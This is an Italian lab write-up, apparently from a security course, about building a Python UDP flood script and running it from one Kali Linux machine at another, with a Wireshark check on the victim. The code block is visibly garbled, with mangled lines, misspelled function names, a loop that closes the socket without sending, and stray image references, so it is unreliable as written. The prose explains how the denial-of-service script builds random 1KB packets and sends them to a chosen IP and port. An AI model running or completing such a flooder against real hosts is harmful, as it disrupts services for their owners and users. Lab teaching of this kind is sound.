

In questo esercizio utilizzeremo 2 macchine kali linux: la macchina attaccante avrà l'indirizzo ip 192.168.32.115 e la macchina vittima 192.168.32.100

Creazione del programma python UDP flood:

```
File Actions Edit View Help

File Edit Options Buffers Tools Python Help

import socket

import random

def amplies (target_ip, target_port, num_packets):
    z cascing to the best selection of the packet. SOCK_DGRAM)

    ## Generazione di im pacchetto da INO
    packet_size = 1024
    packet = bytearray(random.getrandbits(8) for _ in range(packet_size))

## Invio dei pacchetti
for _ in range(num_packets):
    udp_socket.close()
    prin (f Artacco UDP Flood completato. {num_packets} pacchetti inviati a {target_ip} {target_port})

## Richiesta dell'ip target
    target_ip = inpu ('Inserisci l'IP target: ')

## Richiesta della porta target
    target_oport = int(input('Inserisci la porta target: '))

## Richiesta del numero di pacchetti da inviare
    num_packets = int(input('Inserisci il numero di pacchetti da inviare: '))

## Essecuzione dell'attacco UDP Flood
    udp_flood(target_ip, target_port, num_packets)


if __name__ = '__main__':
    main()
```

- Spiegazione del codice:
 - 1. Importazione delle librerie:


import socket: Questa libreria Python fornisce funzionalità di rete, inclusa la creazione e la gestione dei socket.

import random: Questa libreria Python fornisce funzionalità per la generazione di numeri casuali.

- 2. Definizione della funzione udp_flood:
- Questa funzione prende tre argomenti: l'indirizzo IP del destinatario, la porta di destinazione e il numero di pacchetti da inviare.
- Crea un socket UDP utilizzando socket.socket(socket.AF_INET, socket.SOCK_DGRAM). Questo specifica che il socket sarà di tipo UDP e utilizzerà l'IPv4.
- Genera un pacchetto di dati di dimensione 1024 byte (1KB) utilizzando la libreria random.
- Invia il numero specificato di pacchetti al destinatario utilizzando il metodo sendto.
- Chiude il socket dopo l'invio di tutti i pacchetti e stampa un messaggio di completamento.
 - 3. Definizione della funzione main:
- Richiede all'utente di inserire l'IP di destinazione, la porta di destinazione e il numero di pacchetti da inviare.
- Chiama la funzione udp_flood con i valori inseriti dall'utente.
 - 4. Esecuzione del programma:
- Se il programma viene eseguito direttamente (non importato come modulo), viene chiamata la funzione main().
- Creazione della porta udp in kali linux vittima:



Lancio dello script python



• Avviamo wireshark nella macchina vittima per controllare che i pacchetti sono stati ricevuti

